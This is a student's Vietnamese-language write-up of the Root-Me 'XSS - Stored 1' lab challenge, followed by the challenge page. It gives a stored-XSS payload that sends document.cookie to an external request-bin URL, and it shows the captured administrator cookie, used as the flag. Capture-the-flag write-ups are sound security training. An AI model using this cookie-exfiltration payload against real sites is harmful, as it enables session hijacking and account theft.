Lê Hoàng Phúc


20521763

NT213.N21.ANTN

Tên challenge : XSS - Stored 1

Challenge Link : https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-1

Sau khi thử input nhiều lần thì phát hiện có thể dùng XSS để tấn công
Qua nhiều lần thử thì không thử in cookie trực tiếp đến người dùng nên sẽ dùng requesbin để lấy cookie:
Dùng input như sau :
<script>document.write("<img src='https://eo356ja4tggljl0.m.pipedream.net?cookie="+document.cookie+"'></img>");</script>
Input này sẽ tạo ra 1 object img với src là url của request bin và tham số cookie là cookie tại máy server .
Khi tải image này sẽ gửi yêu cầu đến request bin của ta :




✓	HTTP	GET /?cookie=ADMIN…	04:53:55 PM
✓	HTTP	GET /?cookie=_ga=G…	04:48:36 PM
✓	HTTP	GET /?cookie=_ga=G…	04:47:43 PM
✓	HTTP	GET /?cookie	04:46:39 PM
✓	HTTP	GET /?cookie	04:46:39 PM
✓	HTTP	GET /?cookie=	04:46:38 PM
✓	HTTP	GET /?cookie=_ga=G…	04:45:34 PM
✓	HTTP	GET /?cookie=ADMIN…	04:45:25 PM
✓	HTTP	GET /?cookie=_ga=G…	04:42:27 PM

Success
Workflow executed in 54 ms

```
▼ steps.trigger {2}
  ▶ context {15}
  ▼ event {6}
      client_ip: 212.129.38.224
    ▶ headers {12}
      method: GET
      path: /
    ▶ query {1}
    ▼ url
        https://eo356ja4tggljl0.m.p
        ipedream.net/?
        cookie=ADMIN_COOKIE=NkI9qe4
        cdLIO2P7MIsWS8ofD6
```

Flag = NkI9qe4cdLIO2P7MIsWS8ofD6



XSS - Stored 1

30 Points

So easy to sploit

Author	Level	Validations	Note
g0uZ, 3 March 2012		32027 Challengers 12%	★★★★★ 2019 Votes

Statement

Steal the administrator session cookie and use it to validate this chall.

7 related ressource(s)

- XSS enregistrée (Web)
- Blackhat US 2011 : XSS street fight (Exploitation - Web)
- XSS et phishing (Exploitation - Web)
- SSTIC 2009 : XSS de la brise à l'ouragan (Exploitation - Web)
- BlackHat US 2009 favorite XSS Filters-IDS and how to attack them (Exploitation - Web)

0 5

Validation

Well done, you won 30 Points

Don't forget to give your opinion on the challenge by voting ;-)

424 visitors now

Newest members :
ethco1 Eric CLEMENT Aaron h4ck3r4l1f3 Dorus kiran mbricogn

Offers

- APP Cybersecurity analyst
- CDI Cybersecurity consultant
- CDI Cybersecurity consultant
- CDI R&D engineer
- AUT R&D engineer

Chatbox

donadtp
10 April 2023 at 21:09
ptddrrrr ok soolking

9aylas
10 April 2023 at 07:34
wééé sl3aa

Atr3u5
30 March 2023 at 06:18

time : 60p